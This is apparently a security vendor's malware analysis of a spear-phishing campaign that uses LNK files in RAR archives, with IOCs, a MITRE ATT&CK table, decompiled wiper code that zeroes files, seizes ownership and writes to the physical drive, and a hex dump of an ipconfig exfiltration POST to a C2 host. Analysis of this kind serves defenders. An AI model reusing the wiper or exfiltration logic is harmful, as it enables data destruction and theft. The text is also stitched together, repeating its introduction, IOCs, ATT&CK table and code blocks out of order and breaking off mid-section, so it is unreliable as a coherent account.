While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.


```
File Read     process:  rundll32.exe   op:  OpenRead     status:  0x00000000
              path:     \??\PhysicalDrive0

File Write    process:  rundll32.exe   op:  OpenModify   status:  0x00000000
              path:     \??\PhysicalDrive0
```

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

